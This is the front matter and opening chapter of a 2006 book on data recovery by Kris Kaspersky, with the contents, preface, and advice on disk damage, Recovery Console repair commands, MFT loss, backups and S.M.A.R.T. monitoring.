

Data Recovery Tips & Solutions:

Windows, Linux, and BSD

Copyright (c) 2006 by A-LIST, LLC
All rights reserved.

No part of this publication may be reproduced in any way, stored in a retrieval system of any type, or transmitted by any means or media, electronic or mechanical, including, but not limited to, photocopying, recording, or scanning, *without prior permission in writing* from the publisher.

A-LIST, LLC
295 East Swedesford Rd.
PMB #285
Wayne, PA 19087
702-977-5377 (FAX)
mail@alistpublishing.com
<http://www.alistpublishing.com>

This book is printed on acid-free paper.

All brand names and product names mentioned in this book are trademarks or service marks of their respective companies. Any omission or misuse (of any kind) of service marks or trademarks should not be regarded as intent to infringe on the property of others. The publisher recognizes and respects all marks used by companies, manufacturers, and developers as a means to distinguish their products.

Data Recovery Tips & Solutions: Windows, Linux, and BSD

By Kris Kaspersky

ISBN 1931769567

Printed in the United States of America

06 07 7 6 5 4 3 2 1

A-LIST, LLC, titles are available for site license or bulk purchase by institutions, user groups, corporations, etc.

Book Editor: Julie Laing

LIMITED WARRANTY AND DISCLAIMER OF LIABILITY

A-LIST, LLC, AND/OR ANYONE WHO HAS BEEN INVOLVED IN THE WRITING, CREATION, OR PRODUCTION OF THE ACCOMPANYING CODE (ON THE CD-ROM) OR TEXTUAL MATERIAL IN THIS BOOK CANNOT AND DO NOT GUARANTEE THE PERFORMANCE OR RESULTS THAT MAY BE OBTAINED BY USING THE CODE OR CONTENTS OF THE BOOK. THE AUTHORS AND PUBLISHERS HAVE WORKED TO ENSURE THE ACCURACY AND FUNCTIONALITY OF THE TEXTUAL MATERIAL AND PROGRAMS CONTAINED HEREIN; HOWEVER, WE GIVE NO WARRANTY OF ANY KIND, EXPRESSED OR IMPLIED, REGARDING THE PERFORMANCE OF THESE PROGRAMS OR CONTENTS.

THE AUTHORS, PUBLISHER, DEVELOPERS OF THIRD-PARTY SOFTWARE, AND ANYONE INVOLVED IN THE PRODUCTION AND MANUFACTURING OF THIS WORK SHALL NOT BE LIABLE FOR ANY DAMAGES ARISING FROM THE USE OF (OR THE INABILITY TO USE) THE PROGRAMS, SOURCE CODE, OR TEXTUAL MATERIAL CONTAINED IN THIS PUBLICATION. THIS INCLUDES, BUT IS NOT LIMITED TO, LOSS OF REVENUE OR PROFIT, OR OTHER INCIDENTAL OR CONSEQUENTIAL DAMAGES ARISING FROM THE USE OF THE PRODUCT.

THE CD-ROM, WHICH ACCOMPANIES THE BOOK, MAY BE USED ON A SINGLE PC ONLY. THE LICENSE DOES NOT PERMIT ITS USE ON A NETWORK (OF ANY KIND). THIS LICENSE GRANTS YOU PERMISSION TO USE THE PRODUCTS CONTAINED HEREIN, BUT IT DOES NOT GIVE YOU RIGHT OF OWNERSHIP TO ANY OF THE SOURCE CODE OR PRODUCTS. YOU ARE SUBJECT TO LICENSING TERMS FOR THE CONTENT OR PRODUCT CONTAINED ON THIS CD-ROM. THE USE OF THIRD-PARTY SOFTWARE CONTAINED ON THIS CD-ROM IS LIMITED THE RESPECTIVE PRODUCTS.

THE USE OF "IMPLIED WARRANTY" AND CERTAIN "EXCLUSIONS" VARY FROM STATE TO STATE, AND MAY NOT APPLY TO THE PURCHASER OF THIS PRODUCT.



Contents

Preface	1
PART 1: DATA RECOVERY TOOLS	3
Chapter 1: Introduction to Data Recovery	5
Shoveling the Debris	6
Physical Damage	7
Logical Damages	12
How to Avoid Catastrophe	14
Security Holes	17
Disk Defects and Methods of Eliminating Them	17
Chapter 2: Essential Tools	19
Bootable Windows CDs and Diskettes	20
Live Linux CD	26
Choosing Media for Copying	26
Disk Editors	27
Microsoft Disk Probe	29
Acronis DiskEditor	30
DiskExplorer from Runtime Software	32
Sector Inspector	34

Linux Disk Editor	35
Hex Editors	37
Automated Doctors	38
GetDataBack	42
iRecover	43
EasyRecovery Professional	44
Stellarinfo Phoenix	45
Sleuth Kit	46
Foremost	46
CrashUndo 2000	46
AnalizHD/DoctorHD	46
EraseUndo for NTFS	46
File System Debuggers	47
Required Technical Equipment	48

Chapter 3: How to Choose Hard Disks 55

SCSI versus SATA	58
The Technological Tower of Babel	59
Mortal Combat	62
Summary	63

Chapter 4: Repairing Hard Disks 65

Introduction	65
Hard Disk Internals	67
Principles of Repairing Hard Disks	68
Hard Disk Drive Firmware and Adaptives	73

PART 2: AUTOMATIC AND MANUAL DATA RECOVERY FROM HARD DISKS _____ 77

Chapter 5: Basic Concepts of Manual Data Recovery _____ 79

What If Your Data Has Been Lost after Failure? _____	80
Disk Structure Basics _____	81
Initial Failure Diagnostics _____	86
Master Boot Record Basics _____	87
Techniques of Recovering Master Boot Record _____	97
Zero Track Problem _____	101
Creating the Master Boot Record _____	102
The INT 13h Interface _____	102
Creating the Loader Code _____	106
Writing the Loader into the Master Boot Record _____	108
Debugging the Loader Code _____	109
Interesting Resources Related to Loaders _____	111
Dynamic Disks _____	112
Types of Dynamic Disks Supported in Windows 2000 _____	112
Boot Sector Basics _____	116
Technique of Boot Sector Recovery _____	120
Summary _____	121

Chapter 6: New Technology File System – Inside and Out _____ 123

Introduction _____	123
NTFS Versions _____	125
Useful Tip _____	126
NTFS from a Bird's-Eye View _____	126
Master File Table _____	128
File Records _____	133
Update Sequences _____	136

Attributes	138
Attribute Types	142
The \$STANDARD_INFORMATION Attribute	143
The \$ATTRIBUTE_LIST Attribute	145
The \$FILE_NAME Attribute	145
Data Runs	146
Namespaces	148
POSIX	148
Win32	149
MS-DOS	149
Aims of Some Auxiliary Files	149
A Practical Example	150
Possible Dangers of NTFS	154
The Simplest Windows NT Virus	154
Virus Operation Algorithm	156
Source Code of a Lab Virus	157
Compiling and Testing the Virus	162
Enumerating Streams	164
Useful Resources	164

Chapter 7: NTFS Data Recovery 165

Undeleting Files in NTFS	165
The FILE_DISPOSITION_INFORMATION Packet	166
Automated Recovery of Deleted Files	167
Manual Recovery of Deleted Files	168
Shoveling the Debris	171
Studying the Fragmentation Mechanisms	174
Useful Tip	176
Unformatting the Disk in NTFS	176
What Happens in the Course of Formatting	178
Automated Recovery of the Hard Disk after Formatting	180

Manual Recovery of the Hard Disk after Formatting	184
Recovery of the Hard Disk after Serious Damage	187
Recovery of NTFS Volumes after Formatting for FAT16/32	189
Sources of Menace	190
Useful Tips	190

Chapter 8: Data Recovery under Linux/BSD 193

Emulators	194
Porting Drivers from Windows and Linux/BSD	196
A Ready-To-Use Example	202
Recovering Deleted Files under Ext2fs or Ext3fs	204
Preparing to Recover Data	205
Recovering Deleted Files under Ext2fs	205
File System Structure	206
Technique of Recovering Deleted Files	210
Recovery Using Linux Disk Editor	211
Recovery Using Debugfs	212
Recovery Using R-Studio	214
Recovering Deleted Files under Ext3fs	215
Recommended Reading	217
Recovering Deleted Files under the UNIX File System	217
History	217
UNIX File System Structure	218
On the Remains of the Empire	228
File Recovery Tools	229
Technique of File Recovery	230
Tuning the File System for the Best Performance	231
Performance Tuning Using Hdparm	234
Choosing the File System	237
Fragmentation	240

To Update or Not To Update	241
The Problem of Tails	241
Recommended Reading	243

PART 3: OPTICAL STORAGE DATA RECOVERY 245

Chapter 9: Repairing Other Types of Media 247

Optical Media	248
Zip Diskettes	250
Magnetic Tapes	252
Flash Memory	253

Chapter 10: Recovering CDs 255

Restoring Deleted Files from CD-Rs and CD-RWs	255
Restoring Cleared CD-RWs	261
Invalid File Sizes	268
StarForce Turns to Dust	270
What Is StarForce?	270
How Does StarForce Work?	271
How Can You Crack StarForce?	276
How Does StarForce Work as a Trojan?	282
Has StarForce Been Cracked or Not?	283
Interesting References	283
Universal Disk Format: Forfeit for Carelessness	284
Components Required for Working with UDF	287
Packet Writing Software	288
Mount Rainier	289
Working Regulations	290
Thought-Provoking Information	291

How to Choose a Drive _____	293
Secrets of CD Burning _____	294
Problems _____	299
Solution _____	301
Session of Practical Magic in Mode 2 _____	302
Session of Practical Magic in the Video CD format _____	305
RESERVE-6 or Additional Capacity Reserves _____	306
Testing Discs for Reliability _____	308
Why You Need This _____	310
 Chapter 11: Repairing CD/DVD Drives under Home Conditions _____	311
Laser _____	312
Chipset _____	314
Mechanical Damage _____	315
Optics _____	316
 Chapter 12: Distributed Information Storage _____	319
How To Protect Information _____	320
File Transfer Protocol Server or Bulletin Board Rebirth _____	322
Redundant Arrays of Inexpensive Discs _____	323
Reed-Solomon Codes _____	325
Summary _____	325
 The CD Description _____	327
 Index _____	329



Preface

Data destruction is the worst thing that could happen to your computer. This might be caused by different problems. An operating system crash, viruses, unintentional data deletion, disk formatting, media defects, and many other events might lead to these deplorable results. Fortunately, in many cases it is possible to recover your data, provided that you know how to do this.

This book is a step-by-step guide to data recovery, with lots of useful tips and a large amount of reference information. The book covers hard disks, optical drives, and Windows and Linux file systems (NTFS, ext2fs, ext3fs, ISO9660, and UFS).

The book is mainly oriented toward professionals in the field of emergency data recovery and toward system administrators. However, this doesn't mean that users won't find anything interesting here. Especially for users, I have provided many ready-to-use solutions, which can be easily applied even by beginners or kids.

When writing this book, I aimed at achieving three main goals: first, provide comprehensive reference information about the structure and operating principles of the most popular file systems; second, demonstrate techniques of automated data recovery using specialized utilities intended for correcting minor damage; and, finally, explain techniques of manual recovery, indispensable in cases of total data destruction when automated tools cease to help.


This book is based on my experience and on the experience of specialists from ACE Lab, one of the world leaders in the field of data recovery. The techniques described here haven't been published in the literature yet, and they are now available only to the narrow community of specialists. Material published in this book is oriented toward two categories of readers: advanced users capable of intuitively navigating interfaces of automated data recovery utilities and true professionals who

constantly or episodically encounter the need to recover damaged data. Programmers, system administrators, and other categories of users also will find lots of useful information here.

It is necessary to point out that special literature covering the urgent topic of data recovery is needed badly. Thousands of businesses, from small ones to large corporations, offer their services in this sector of the market. Even in small towns, there are lots of users who constantly lose their data and would pay any sum to get them back. However, qualified specialists are few. At the same time, automated utilities do more damage than help in unskilled hands, but techniques of manual data recovery are not known to everyone. So proceed with gaining knowledge!

The CD supplied with this book contains free versions of utilities intended for data recovery, a vast amount of reference information, and color illustrations and source code for all freeware programs provided in the book. Feel free to use this code.

Part 1: DATA RECOVERY TOOLS




Chapter 1: Introduction to Data Recovery

Chapter 2: Essential Tools

Chapter 3: How to Choose Hard Disks

Chapter 4: Repairing Hard Disks

Chapter 1: Introduction to Data Recovery



Contemporary operating systems from the Windows NT family and hard disks implementing self-monitoring analysis and reporting technology (S.M.A.R.T.) support several protective mechanisms aimed at preventing unintentional data corruption. However, these mechanisms often turn out to be unable to recover damaged data. The key to understanding why this might happen lies in the word *unintentional*. As a rule, users are to blame for data destruction. They turn their computers into virus breeders, carelessly install lame “no name” software, and manipulate settings they do not understand. In other words, they reap what they have sown.

Is it possible to recover destroyed data? Yes, without a doubt! Joking aside, even catastrophic destructions are reversible, either partially or completely. It is only a matter of time and qualification (or money if the user is not qualified enough). Most normal users are capable of overcoming only minor damage that does not involve key service structures. In reality, such damage occurs most often. Therefore, the techniques of data recovery described here would be enough, at least at the beginning.

However, do not confuse theoretical knowledge with practical skills. I strongly recommend that you start accumulating practical data-recovery skills by experimenting with hard disks that do not contain anything valuable — that is, anything you would be sorry to lose. Never begin your hands-on practice by experimenting

with valuable and unique data. Like a combat engineer, you have no right to err with such data. There are no strictly defined rules in data recovery, and the right strategy is not known beforehand. You have lots of ways you can choose; however, only one of them is the right one, and all others would result in fatal consequences. Data recovery is similar to advancing to your goal in complete darkness. It requires you to combine theoretical knowledge, practical experience, and intuition. You can master the manual skill, but you cannot purchase the talent; you either have it or you don't. The main goal of contemporary computer science is to reduce mastery to the level of a handicraft — in other words, reduce any intuitive operation to a predictable sequence of actions that can be carried out by anyone. In recent years, computer science and technologies have made considerable advances. Inexperienced users have obtained lots of powerful data-recovery tools; however, most such users do not know how to work with such tools correctly. Hence, most inexperienced users achieve deplorable results and ruin their data instead of recovering their information.

To prevent you from suffering the same result, I'll begin from the beginning.

Shoveling the Debris

If your hard disk emits strange sounds, the operating system doesn't boot, or the contents of one or more logical disks has turned into a mess, the best thing you can do is immediately turn the computer off and hand it to true professionals. If you are inexperienced and try to repair the damaged data on your own, you expose your data to a tremendous risk that cannot be justified. This is especially true if you attempt the recovery using various automated utilities, blindly relying on their intellectual behavior, instead of recovering the data manually.

On the other hand, unskilled individuals pretending to be professionals use the same utilities; therefore, it is inexpedient or worse to allow them to torment your disk. In this case, you'll lose not only valuable data but also money. True data-recovery professionals must have a clean room, high-precision equipment for replacing the magnetic heads, the ability to expertly answer questions like "What is MFT and its difference from \$MFT?" and more.

If there are no professional data-recovery services in your location, you can contact a remote data-recovery services. There are two remote data-recovery technologies. In the first case, specialists of the chosen company send you an email message with an attachment. This holds a special utility that forms the start-up boot diskette containing an autonomous terminal service (a kind of telnet). After

booting the computer from this diskette, you can connect to the repair service via a modem and pass the remote operator full control of your machine. The main disadvantage of this approach is that you'll have to remain on-line during the entire recovery procedure, watching how the operator would send and receive the data when trying to recover the mess on your machine. The throughput of modem connections is poor, to put it mildly. Although the data being recovered are processed locally, and are not sent to the operator directly, the traffic still appears menacing. Therefore, another approach is mainly used. In this case, the operator sends you a program, and this program forms a diagnostic diskette that analyzes the situation and generates the report that must be returned to the operator. After that, the operator would send you either a fully-automated recovery tool or another diagnostic program. If an Internet connection is not available, the data can be passed using either a mail service or a direct modem connection.

In both cases, only the data that have logical damage can be recovered. If the hard disk has been damaged physically, it is impossible to repair it over the Internet. Nevertheless, because logical damage is encountered more often than physical, remote data recovery flourishes.

If, despite all warnings, you intend to repair the hard disk on your own, here are several important recommendations:

- ❑ Never use faulty hard disks. If you have a shadow of a doubt about some electrical or mechanical part of the hard disk, never attempt to recover the data until you physically repair that disk.
- ❑ Never install any utilities to the disk to be recovered, and never try to load Windows from that disk. Particularly, never run ChkDsk and a defragmenter.
- ❑ Never attempt to read bad sectors more than two or three times per continuous bad block until you have read and saved all healthy sectors.
- ❑ Undertake the recovery only when you are of sound mind. In other words, never undertake this job immediately after the damage. Wait until the initial shock and stress caused by the data loss are over. Calm your feelings and wait until you recover from the stress.

Physical Damage

Hard disks are extremely reliable components that care for their own health. As a rule, hard disks automatically mark suspicious sectors as bad long before their actual destruction. Provided that you treat them with care and observe all recommendations

of the disk manufacturer, the chances of encountering physical destruction of your information are negligibly small: about 0.1%–1% depending on the quality of the disk specimen. However, under the contemporary scale of bulk production, no brand has avoided vexing blunders. For example, Cirrus Logic, the subcontractor of Fujitsu, once changed the chemical composition of the chip substrate; as a result, it began to absorb moisture, promptly disabling the electronics. Two examples of damaged hard disk controllers are shown in Figs. 1.1 and 1.2.

Hard disks from Samsung are famous for their sensitivity to static electricity, resulting in rupture of the cache memory chips. After this happens, garbage is written to the disk, which irreversibly ruins the service structures of the file system, leaving no hope for their recovery.

If electronic components fail, the controller usually cannot be repaired. As a rule, recovery experts purchase a disk of exactly the same model and replace the entire controller board. In this case, it is necessary to take into account that some manufacturers load the calibration data into the read-only memory (ROM) chip. To succeed in the repair, it is necessary to carefully unsolder this chip from the faulty controller and solder it to the replacement board. If this has not been done, the data will be either unreadable or irreversibly destroyed when the disk is first started on the computer, on which it is installed. (More details on this topic will be provided in *Chapter 4*.)

Under no circumstance should you open the sealed case! Even a single speck of dust falling under the read/write head will ruin the disk (Fig. 1.3). As relates to the heads, one absurd but popular opinion is widespread among ordinary users. They think that the heads are “sealed” and that to “unseal” them it is necessary to accurately shock the disk or sharply rotate it around the axis. Ravings of madmen! When the disk platters start to rotate, the sticky heads are ripped out with the plate. The bearings sometimes become wedged so that it is impossible to turn the shaft even with rib joint pliers. No rotation in the horizontal plane can help.

Nevertheless, things rarely come to total failure. As a rule, the damage is limited to bad sectors. If you detected such bad blocks, never try to run diagnostic utilities, including the ones obtained from the disk manufacturer. For some unknown reason, all such utilities, having encountered a bad sector, torture it until final victory, inevitably expanding the defect to other sectors and deep into the magnetic layer. What’s worse, this might damage the magnetic head, which causes jagged lines in the defective zone (Figs. 1.4 and 1.5). Remember that the cure is often worse than the disease.




Fig. 1.1. A damaged hard disk controller – the chip controlling the HDD spindle motor burnt out (published with the kind permission of the owners of the <http://www.hdd-info.ru> site)




Fig. 1.2. Another disabled hard disk controller (published with the kind permission of the owners of the <http://www.hdd-info.ru> site)



Fig. 1.3. Fingerprints on the mirror surface of the disk plate are the consequences of opening the hermetically sealed case under home conditions (published with the kind permission of the owners of the <http://www.hdd-info.ru> site)



Fig. 1.4. Hard disk ruined by the famous Tiramisu utility



Fig. 1.5. Another hard disk that was irreversibly damaged
(published with the kind permission of the owners of the <http://www.hdd-info.ru> site)

Every hard disk has a special tuning register that, among other things, specifies the number of read attempts, if the sector could not be read at the first attempt. It is recommended that you reset it either to zero (do not repeat read attempts) or to one (if zero is the default value). To discover the settings for an individual case, consult technical documentation downloaded from the manufacturer's Web site. A long read returns the entire sector, both the user data and the checksum (on small-computer system interface, or SCSI, disks even the correction codes are returned). Different models of hard disks have their own features of implementation of this command. Unfortunately, these features are not always documented, and it is often necessary to accumulate nuggets of information from the Internet. As a variant, it is possible to disassemble the firmware; however, this approach requires high qualifications.

Usually, the sector isn't destroyed entirely. As a rule, only about 10–20 bytes positioned most unfavorably in terms of the correction code are damaged. Even part of the sector is better than nothing.

Logical Damages

All existing file systems, like FAT16/FAT32 or HPFS cannot even be compared to NTFS; therefore, I will concentrate on NTFS. This is an extremely reliable file system; however, absolute protection is impossible. Catastrophic events of diverse types happen now and then.

In contrast to FAT, NTFS anatomy is undocumented, which means that when recovering internal data structures you'll have to rely on information obtained from independent hacker sources, such as the source code of NTFS drivers written for Linux and disassembled listings of NTFS utilities by Mark Russinovich. However, all of these methods are unreliable, and third-party NTFS drivers are only partially compatible with the newer releases of the Windows operating system, especially with localized ones. Unfortunately, alternatives are nonexistent.

To recover a hard disk containing one or more NTFS partitions, install it as a "slave" on the computer where Windows NT/2000/XP, along with all required software, has already been installed. In addition, you'll require Recovery Console. To start Recovery Console, insert the distribution CD into the CD drive and start the Windows Setup program. When the system prompts you to choose between installing a new copy of the operating system and recovering an existing Windows installation, press the <R> key to choose the Recovery Console option.

Directly from Recovery Console, it is possible to issue the `chkdsk logical_disk_name` command. The `/p` command-line option instructs the ChkDsk utility to carry out a more thorough check with the introduction of all modifications, and the `/r` command-line option searches for and recovers bad sectors. Note that it is not recommended that you use ChkDsk; however, if you have no other ideas, it can be used.

If no logical disks are available (the `c:` command results in an error message and ChkDsk reports that there are no such volumes), then the disk probably has a damaged partition table in the master boot record (MBR). There are lots of specialized utilities intended for recovery of a damaged MBR. One example is the MediaRecover utility, which can be found at <http://www.mediarecover.com/advanced-file-recovery.html> (Fig. 1.6). If desired, you can carry out this operation manually (see Chapter 5, "Technique of Recovering Master Boot Record"). Recovery Console supports the `FIXMBR physical_drive` command, where the physical disk is specified in the following format: `\Device\HardDiskN` (*N* is the number of the physical disk, counting from zero). This command, as its name suggests, should fix




Fig. 1.6. MediaRecover at work

the damaged MBR. However, in reality this command only writes the system loader into the MBR and leaves the partition table unchanged. Recovery of the system loader is required when the basic input/output system (BIOS) cannot locate the boot disk, displaying the non-system disk message or something of the sort. Thus, the `FIXBOOT` command without parameters corrects only the boot partition — or, to be precise, writes the standard boot loader into its beginning. Use it if the operating system doesn't load (when you see something like missing operating system on your screen).

If the root directory is not displayed or contains some senseless garbage, then the worst has happened — the master file table (MFT), which describes file locations on the disk, has been destroyed. This is a rare event. Because of support for the transactions mechanism, Windows automatically carries out the rollback operation if file system refresh fails. However, when the NTFS driver malfunctions — for example,

because of conflicts with other drivers or violation of the cache buffer integrity — the transactions mechanism ceases to help and the disk structure becomes damaged. The first four records of MFT are stored in a special backup file, pointed at by the `Cluster to MFT mirr` field. These can be easily recovered.

What should you do with the remaining ones? Given contemporary sizes of hard disks and vast numbers of files, the number of records in MFT is considerably greater than four. Therefore, the damaged records are lost and cannot be recovered. Nevertheless, provided that the disk has not been processed by ChkDsk, Norton Disk Doctor (NDD), or some other “doctor,” there is some chance that you’ll be able to restore the data manually. It should be mentioned, however, that even a superficial description of data recovery techniques requires several hundred pages printed in small font. Most normal users will have a tedious time reading this description to the end. The only utility that I trust is CrashUndo 2000. This tool retrieves as much information as possible after processing the remaining debris, and the quality of its operation is on par with manual recovery carried out by an expert. Nevertheless, no one can guarantee that after the “healing” the situation won’t become worse. This conclusion isn’t a cheery one; however, it is true.

How to Avoid Catastrophe

No one is insured against data loss. However, if you have carefully and correctly planned a backup strategy, the entire recovery procedure will be reduced to replacing the damaged hard disk and restoring important data from the backup media. Note that it is not recommended that you restore the data to the old disk, even if you suffered only logical damage, because, if in the course of the recovery process you discover that the backup medium is damaged, then you’ll lose both the original and the copy. After that, you’ll have to commit hara-kiri.

If there is no backup copy or if the existing one is obsolete, then immediately abandon all current activities and start to create an up-to-date one. I am afraid that I’m wasting time when giving you this advice. Most users never create backups. If youth but knew, if age but could... Well, even if you never create a backup, at least defragment your hard disk regularly, because unfragmented files are easier to recover than fragmented ones.

Of all partitions, the first one is typically destroyed, so do not store anything valuable there. The disk must be partitioned; however, if you didn’t partition it before

installing the operating system, never try to partition it later, because the risk of losing all data it stores is extreme.

Carefully track the readings provided by the S.M.A.R.T. system. There are lots of utilities capable of reading this information. A good example of such a tool is AIDA (Fig. 1.7). Sharp growth in the number of reallocated sectors (Reallocated Sector Count) is a symptom of imminent disaster, and it is strongly recommended that you replace the disk as soon as possible. It is the *gradient* rather than the *absolute value* that should be taken into account. Growth of the Raw Read Error Rate also is a symptom of serious disk problems. If this happens, you should copy all valuable data from such a disk and get rid of it as soon as possible. An increase of the Seek Error Rate and, particularly, an increase of the Spin Retry Count indicate that there are growing discordances in the operation of the hard disk mechanics, which usually end up in disk failure. On the other hand, an increase of the Spin Up Time is a normal phenomenon caused by specific features of the construction of certain hard disk models; there is no reason to worry until this parameter reaches the threshold value.

